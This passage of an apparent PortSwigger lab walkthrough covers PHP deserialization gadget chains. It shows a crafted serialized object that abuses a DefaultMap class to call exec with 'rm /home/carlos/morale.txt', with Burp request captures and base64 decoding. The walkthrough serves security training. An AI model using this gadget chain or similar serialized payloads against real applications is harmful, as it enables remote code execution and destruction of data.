
class Description {
    public $HTML_DESC;
    public $TEXT_DESC;

    public function __construct() {
        // @Carlos, what were you thinking with these descriptions? Please refactor!
        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
        $this->TEXT_DESC = 'This product is cool in text';
    }
}

class DefaultMap {
    private $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

?>
```

O:14:"CustomTemplate":2:{s:17:"default_desc_type";s:26:"rm /home/carlos/morale.txt";s:4:"desc";O:10:"DefaultMap":1:{s:8:"callback";s:4:"exec";}}

Request

Pretty Raw Hex Hackvertor

```
1 GET /my-account?id=wiener HTTP/2
2 Host:
  0af20021043932bf805b1c3b00120027.web-security-academy.net
3 Cookie: session=
  TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czoxM
  joiYWNjZXNzX3Rva2VuIjtzOjMyOiJiNWpzYjdhbHM5dWZjNXN0NWpnbnF6eG
  85ZDM3NmdzYiI7fQ%3d%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0af20021043932bf805b1c3b00120027.web-security-academy
  .net/my-account?id=wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3043
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/academyLabHeader.css
      rel=stylesheet>
11    <link href=/resources/css/labs.css rel=stylesheet>
12    <title>
        Developing a custom gadget chain for PHP
        deserialization
      </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
      </script>
16    <div id="academyLabHeader">
17      <section class='academyLabBanner'>
18        <div class=container>
19          <div class=logo>
            </div>
20          <div class=title-container>
21            <h2>
                Developing a custom gadget chain for PHP
                deserialization
              </h2>
```

Inspector

Selection 144 (0x90)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZ
XJuYWllIjtzOjY6IndpZW5lciI7cz
oxMjoiYWNjZXNzX3Rva2VuIjtzOjM
yOiJiNWpzYjdhbHM5dWZjNXN0NWpn
bnF6eG85ZDM3NmdzYiI7fQ%3d%3d
```

Decoded from: URL encoding

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZ
XJuYWllIjtzOjY6IndpZW5lciI7cz
oxMjoiYWNjZXNzX3Rva2VuIjtzOjM
yOiJiNWpzYjdhbHM5dWZjNXN0NWpn
bnF6eG85ZDM3NmdzYiI7fQ==
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";
s:6:"wiener";s:12:"access_tok
en";s:32:"b5jsb7als9ufc5st5jg
nqzxo9d376gsb";}
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /my-account?id=wiener HTTP/2
2 Host:
  0af20021043932bf805b1c3b00120027.web-security-academy.net
3 Cookie: session=
  TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjI6e3M6MTc6ImRlZmFlbHRfZGVzY190e
  XBlIjtzOjI2OiJybSAvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7czoOOiJkZX
  NjIjtPOjEwOiJEZWZhdWxOTWFwIjoxOntzOjg6ImNhbGxiYWNrIjtzOjQ6ImV
  4ZWMiO319
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0af20021043932bf805b1c3b00120027.web-security-academy
  .net/my-account?id=wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2337
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css
      rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
        Developing a custom gadget chain for PHP
        deserialization
      </title>
12  </head>
13  <script src="/resources/labheader/js/labHeader.js">
    </script>
14  <div id="academyLabHeader">
15    <section class='academyLabBanner'>
16      <div class=container>
17        <div class=logo>
          </div>
18        <div class=title-container>
19          <h2>
              Developing a custom gadget chain for PHP
              deserialization
            </h2>
20          <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
21          <a class=link-back href='
            https://portswigger.net/web-security/deserializatio
            n/exploiting/lab-deserialization-developing-a-custo
            m-gadget-chain-for-php-deserialization'>
22            Back to lab description 
```

Inspector

Selection 192 (0xc0)

Selected text

```
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiO
jI6e3M6MTc6ImRlZmFlbHRfZGVzY1
90eXBlIjtzOjI2OiJybSAvaG9tZS9
jYXJsb3MvbW9yYWxlLnR4dCI7czoO
OiJkZXNjIjtPOjEwOiJEZWZhdWxOT
WFwIjoxOntzOjg6ImNhbGxiYWNrIj
tzOjQ6ImV4ZWMiO319
```

Decoded from: URL encoding

```
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiO
jI6e3M6MTc6ImRlZmFlbHRfZGVzY1
90eXBlIjtzOjI2OiJybSAvaG9tZS9
jYXJsb3MvbW9yYWxlLnR4dCI7czoO
OiJkZXNjIjtPOjEwOiJEZWZhdWxOT
WFwIjoxOntzOjg6ImNhbGxiYWNrIj
tzOjQ6ImV4ZWMiO319
```

Decoded from: Base64

```
O:14:"CustomTemplate":2:{s:17
:"default_desc_type";s:26:"rm
 /home/carlos/morale.txt";s:4
:"desc";O:10:"DefaultMap":1:{
s:8:"callback";s:4:"exec";}}
```

- Use the new serialized Object to send a request to the application.

Lab: Using PHAR deserialization to deploy a custom gadget chain

Lab: Using PHAR deserialization to deploy a custom gadget chain

- This lab does not explicitly use deserialization. However, if you combine PHAR deserialization with other advanced hacking techniques, you can still achieve remote code execution via a custom gadget chain.
- To solve the lab, delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Learning path
- If you're following our suggested learning path, please note that this lab requires some understanding of topics that we haven't covered yet. Don't worry if you get stuck; try coming back later once you've developed your knowledge further.
- **Summary – Steps to Exploit**:
- https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-using-phar-deserialization-to-deploy-a-custom-gadget-chain
- Not included in cheat sheets.